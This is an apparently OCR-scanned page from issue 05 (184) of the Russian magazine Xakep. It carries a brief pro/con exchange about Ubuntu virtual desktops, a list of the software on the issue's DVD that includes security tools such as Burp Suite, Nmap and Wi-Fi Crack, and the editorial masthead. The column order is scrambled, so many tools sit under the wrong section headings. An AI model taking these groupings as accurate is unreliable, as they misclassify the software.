
Действительно ли так нужны четыре виртуальных стола на Ubuntu?

A Это очень удобно, особенно когда много окон, браузеров и задач. Скажем, у меня на первом столе открыт почтовый клиент и лиса, на втором хром с онлайн-радио и личными вкладками, на третьем Remmina с открытыми удаленными серверами, а на четвертом виртуальная машина для экспериментов без отрыва от основных задач. Все на своих местах и по делу.

B С другой стороны, сколько работал в винде, никогда потребности в дополнительных рабочих столах не наблюдалось. Если не знать про них на убунту, то и пользоваться не будешь. Да и если что-то повисло, нужно еще определить, что и на каком столе висит, плюс пользоваться одновременно кучей программ просто невозможно. Так что тут, пожалуй, дело привычки и желания разложить все по полочкам.



Виртуальные столы Ubuntu



Файлы к этому номеру ищи на

dvd.xakep.ru

>>WINDOWS

>DailySoft

7-Zip 9.20
DAEMON Tools Lite 4.49
Far Manager 3.0
Firefox 28
foobar2000 1.3.2
Google Chrome 34
K-Lite Mega Codec Pack 10.4.0
Miranda IM 0.10.22
Notepad++ 6.5.5
Opera 20.0
PuTTY 0.62
Skype 6.14
Sysinternals Suite
Wciconnect 1.7.1
Wireshark 1.10.6
York 1.61

>Security

Brakeman 2.4.3
Burp Suite 1.5.21
CookieCadger 1.07
CrowdInspect
Dashlane 1.3
Dnsenum 1.2.3
Fierce
iSpy 5.9.8.0
Java Decompiler 0.3.6
JavaSnoop 1.0
Nanomite

Dap 3.9
Guile 2.0.11
Haskell-platform 2013.2.0.0
Intel-gpu-tools 1.6
Kcov 16
Kittenphp
Musl 1.0.0
Netbeans 8.0
Notepas 0.9.34
Rr 1.0.0
Sdl 2.0.3
Starpu 1.1.0
Warp

>Games

Marathon 20140104

Total Commander 8.50
Unlocker 1.9.2
uTorrent 3.4.1
XnView 2.22

>Development
Advanced BAT to EXE Converter 2.83
BlueGriffon 1.7.2
Blueprint 1.0.1
Cygwin 1.7.29
Doxygen 1.8.6
DtSQL 3.4.2
FlashDevelop 4.6.1.30
HxD 1.7.7.0
IntelliJ IDEA 13.1.1
MinGW 0.6.2
Notepas 0.9.34
Parrot 6.2.0
PhpStorm 7
PyCharm 3
PyDesk 1.1
ReSharper 8
WebStorm 8

>Misc
Actionaz 3.8.0
Autodelete 3.13
Bandizip 3.10
CopyQ 2.1.0
ImageCacheViewer 1.00
ISO Workshop 5.2
Litetran 1.0
MadAppLauncher 1.10.0.0
Microsoft Keyboard Layout Creator 1.4
Q-Dir 5.97.5
Screenshoter 1.9
SideSlide .3.5.35
Texmaker 4.1.1
Volumouse 2.01
XWidget 1.90
XYplorer 13.90.0100

>Multimedia

Nduja
Nmap 6.45
Privacy Eraser 1.8.2
ProxyStrike 2.2
Tinc 1.0.23

>System
Chocolatey 0.9.8.23
Core Temp 1.0
CrystalDiskInfo 6.1.12
DUMo 1.2.0.3
DupScout 6.2.24
InstalledDriversList 1.00
Iperius Backup
PrivaZer 2.17
Recuva 1.51
SmartPower 1.5.6
TCCLE 13.0
UnknownDevices 1.5.1
Unreal Commander 2.02
USB Oblivion 1.10.0.0
WhoCrashed 5.01
WinContig 1.20b

>>MAC
AudioSwitcher 2.18
B1FreeArchiver 1.5.86
Blender 2.70a
Cocoa Packet Analyzer 1.30
Google App Engine SDK 1.9.2
HyperSwitch 0.2.314
iLock 0.9.7
Liya 3.0.2
Macs Fan Control 1.1.10
ManageNameExt 1.4.9
MiniUsage 2.0.0
MyPopBarrier 3.0.3
Qdesktop 0.1.2
Sesame 1.2
SQLite 3.8.4.3
TagSpaces 1.7.9
TCPBlock 4.0
TeamViewer 9.0.27339
TrailRunner 3.8.769

Scid_vs_pc 4.12
Warzone2100 3.1.1

>Net
Anontwi 1.0
Filezilla 3.8.0
Firefox 28.0
Geary 0.6.0
I2p 0.9.11
Instantbird 1.5
Linphone 3.7.0
Maxthon 1.0.0.1
Peerflix 0.5.1
Pidgeon 1.2.6
Pidgin 2.10.9
Profanity 0.5.0
Rssowl 2.2.1
Sylpheed 3.3.1
Trojita 0.4.1
Wciconnect 1.7.1
Xiwtool 0.12
Youtube-dlg 0.3.1

>Security
Fwsnort 1.6.4
Gpgpwd 0.3
Linotp 2.6.1
Log-user-session
Monkeysign 0.36
Octopussy 1.0.13
Openvas 6.0.2
Qpwmc 0.2.2
Suricata 2.0
Tinc 1.0.23

>Server
Apache 2.4.9
Asterisk 11.8.1
Cassandra 2.0.6
CouchDB 1.5.1
CUPS 1.7.2
HAproxy 1.4.24
Lighttpd 1.4.35
Lucene 4.7.1
Memcached 1.4.17

>Multimedia

ALLPlayer 5.8.1
Avidemux 2.6.8
BSPlayer 2.66
Lmms 1.0.0
Machete Lite 4.1
Makehuman 1.0.0
MediaMonkey 4.1
Photo Data Explorer
PhoXo 8.1.0
PotPlayer 1.6
Slowmovideo 0.3.3
SmoothVideo Project 3.1.6
Sublight 4
Tomahawk 0.7.0
Ubiquitous Player 2014.4
UnityPDF 1.0.1.0

>Net

Desktop Ticker 1.8
Filezilla 3.8.0
Instantbird 1.5
Intercepter-NG 0.9.8
Linphone 3.7.0
OpenVPN 2.3.2
Pidgeon 1.2.6
SlimBoat 1.1.49
Sylpheed 3.3.1
Tor Browser Bundle 3.5.4
Tweetz Desktop
UltraVNC 1.1.9.6
URL Snooper 2.33.01

VirtualBox 4.3.10
Wi-Fi Crack 2.1
Wired Client 2.1.1

>>UNIX

>Desktop

Actionaz 3.8.0
Avidemux 2.6.8
Blender 2.70
Calligra 2.8.0
Curlew 0.1.22.2
Ffmpeg 2.2
Gogglesmm 0.13.1
Google-translate-cli
Litetran 1.0
Lmms 1.0.0
Makehuman 1.0.0
Pragha 1.1.2.1
Qtractor 0.6.0
Shotwell 0.18.0
Slowmovideo 0.3.3
Snappy 1.0
Texmaker 4.1.1
Tilda 1.1.7

>Devel

Akka 2.3.1
Asymptote 2.24
Chaiscript 5.3.0
Clojure 1.6.0
Codimension 2.3.0

nginx 1.4.7
OpenSSH 6.6
OpenVPN 2.3.2
Redis 2.8.8
Samba 4.1.6
Sphinx 2.1.7
Squid 3.4.4

>System

Bar 0.18
Dnf 0.4.19
Docker 0.9
Gcmd 1.4.0
Hstr 1.3
I-nex 0.6.4
Intel-linux-graphics-installer 1.0.4
Javase 8
Monit 5.8
Ovirt 3.4.0
Psximager 1.1
Sysfunc 1.1.25
Tlp 0.5
Upstart 1.12.1
Zorka 1.0.1

>X-distr

Mageia 4
Puppyarcade 11

WWW2.0

ХАКЕР 12+

№ 05 (184)

Илья Илембитов
Шеф-редактор
ilembitov@real.xakep.ru

Илья Русанен
Выпускающий редактор
rusanen@real.xakep.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Илья Илембитов
PC ZONE, СЦЕНА, UNITS
ilembitov@real.xakep.ru

Антон «ant» Жуков
ВЗЛОМ
ant@real.xakep.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@real.xakep.ru

Юрий Гольцев
ВЗЛОМ
goltsev@real.xakep.ru

Евгений Зобнин
X-MOBILE
execbit.ru

Илья Русанен
КОДИНГ
rusanen@real.xakep.ru

Александр «Dr. Klouniz» Лозовский
MALWARE, КОДИНГ
alexander@real.xakep.ru

АРТ

Егор Пономарев
Арт-директор

Екатерина Селиверстова
Верстальщик

DVD

Антон «ant» Жуков
Выпускающий редактор
ant@real.xakep.ru

Дмитрий «D1g1» Евдокимов
Security-раздел
evdokimovds@gmail.com

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Григорьева
PR-менеджер
grigorieva@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru, (495) 663-82-77, (800) 200-3-999
(бесплатно для регионов РФ и абонентов МТС, «Билайн», «МегаФон»)
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 25

ИНДЕКСЫ ПОЧТОВОЙ ПОДПИСКИ ЧЕРЕЗ КАТАЛОГИ

по объединенному каталогу «Пресса России»
29919

по каталогу российской прессы «Почта России»
16766

по каталогу «Газеты, журналы»
29919

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Гейм Лэнд», 119146, г. Москва, Фрунзенская 1-я ул., д. 5. Учредитель: ООО «Принтер Эдишионс», 6141111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № ФС77-56756 от 29 января 2014 г. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru.